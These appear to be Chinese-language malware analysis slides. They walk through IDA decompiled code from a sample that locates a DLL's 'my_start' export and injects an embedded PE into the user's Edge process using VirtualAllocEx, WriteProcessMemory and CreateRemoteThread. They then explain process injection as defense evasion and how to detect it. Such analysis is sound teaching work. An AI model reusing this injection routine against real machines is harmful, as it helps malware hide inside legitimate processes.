
```
memcpy(  
    "my_start",  
    v13  
)
```

```
19 NumberofNames = exportTable->NumberofNames;  
20 for ( i = 0; ; ++i )  
21 {  
22     result = i;  
23     if ( i >= NumberofNames )  
24         break;  
25     v4 = rva2fileOffset(pe, exportTable->AddressofNames);  
26     v13 = (rva2fileOffset(pe, *(v4 + pe + 4i64 * i)) + pe);  
27     v9 = *(rva2fileOffset(pe, exportTable->AddressofNameOrdinals) + pe + 2i64 * i);  
28     v14 = *(rva2fileOffset(pe, exportTable->Addressoffunctions) + pe + 4i64 * v9);  
29     v5 = v13;  
30     v6 = ("my_start" - v13);  
31     while ( 1 )  
32     {  
33         v7 = *v5;  
34         if ( *v5 != v6[v5] )  
35             break;  
36         ++v5;  
37         if ( !v7 )  
38         {  
39             v8 = 0;  
40             goto LABEL_8;  
41         }  
42     }  
43     v8 = v7 < v6[v5] ? -1 : 1;  
44 LABEL_8:  
45     if ( !v8 )  
46     {  
47         result = rva2fileOffset(pe, v14);  
48         *a2 = result;  
49         return result;
```

Answer: 找到 DLL 裡名為 my_start 的導出函數！

getMyStartExportFunc_18F0

```
19  NumberOfNames = exportTable->NumberOfNames;
20  for ( i = 0; ; ++i )
21  {
22      result = i;
23      if ( i >= NumberOfNames )
24          break;
25      name_array = rva2fileOffset(pe, exportTable->AddressOfNames);
26      fn_name = (rva2fileOffset(pe, *&name_array[i] + pe)) + pe;
27      name_ordinal = *(rva2fileOffset(pe, exportTable->AddressOfNameOrdinals) + pe + 2i64 * i);
28      fn_addr = *(rva2fileOffset(pe, exportTable->AddressOfFunctions) + pe + 4i64 * name_ordinal);
29      v5 = fn_name;
30      v6 = ("my_start" - fn_name);
31      while ( 1 )
32      {
33          v7 = *v5;
34          if ( *v5 != v6[v5] )
35              break;
36          ++v5;
37          if ( !v7 )
38          {
39              v8 = 0;
40              goto LABEL_8;
41          }
42      }
43      v8 = v7 < v6[v5] ? -1 : 1;
44 LABEL_8:
45      if ( !v8 )
46      {
47          result = rva2fileOffset(pe, fn_addr);
48          *a2 = result;
49          return result;
```




injectPETOProcess_1A60

```
1 __int64 __fastcall injectPeToProcess_1A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
2 {
3     DWORD v4; // eax
4     DWORD LastError; // eax
5     HANDLE hProcess; // [rsp+40h] [rbp-38h]
6     char *lpBaseAddress; // [rsp+48h] [rbp-30h]
7     LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
8     __int64 v9; // [rsp+58h] [rbp-20h] BYREF
9     DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF
10
11    v9 = 0i64;
12    getMyStartExportFunc_18F0(pe, &v9);
13    if ( v9 )
14    {
15        hProcess = OpenProcess(0x43Au, 0, edge_pid);
16        if ( hProcess )
17        {
18            lpBaseAddress = VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
19            if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) )
20            {
21                lpStartAddress = &lpBaseAddress[v9];
22                CreateRemoteThread(hProcess, 0i64, 0i64, &lpBaseAddress[v9], 0i64, 0, &ThreadId);
23                printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
24                return 1i64;
25            }
26        }
27    }
28}
```

injectEmbeddedPETOUsersEdge_1BF0

```
1 __int64 injectEmbeddedPETOUsersEdge_1BF0()
2 {
3     __int64 result; // rax
4     DWORD edge_pid; // [rsp+20h] [rbp-28h]
5     const void *pe; // [rsp+28h] [rbp-20h] BYREF
6     SIZE_T pe_size; // [rsp+30h] [rbp-18h] BYREF
7
8     pe = 0i64;
9     pe_size = 0i64;
10    result = getEmbeddedPE_1870(&pe, &pe_size);
11    if ( pe )
12    {
13        result = getCurrentUsersEdgePid_16B0();
14        edge_pid = result;
15        if ( result )
16        {
17            printf("target pid: %lu\n", result);
18            return injectPETOProcess_1A60(edge_pid, pe, pe_size);
19        }
20    }
21    return result;
22 }
```

Malware Behavior Flowchart



Defense Evasion – Process Injection

- 把程式碼注入到其他 process 的手法稱為 Process Injection
- 用途
 - 不會建立獨立的 process，而是把惡意行為隱藏在正常 process 中，以躲避 process 級別的偵測
 - 若能注入高權限 process，則有機會提權
- 防禦手法
 - 常用 API：VirtualAllocEx、WriteProcessMemory、CreateRemoteThread
 - 一般程式較少對其他 process 做寫入和建立 thread，使用這些 API 十分容易被偵測

👏 分析完（一半）了 👏

Extract Next Stage Payload

Retype DLL

1. Select and press [y] to retype as char[72770]

```
.data:0000000140005040 pe_data      db  4Dh ; M          ; DATA XREF:  
.data:0000000140005041                  db  5Ah ; Z  
.data:0000000140005042                  db  90h  
.data:0000000140005043                  db  0  
.data:0000000140005044                  db  3  
.data:0000000140005045                  db  0  
.data:0000000140005046                  db  0
```



Please enter a string

Please enter the type declaration

Help

Cancel

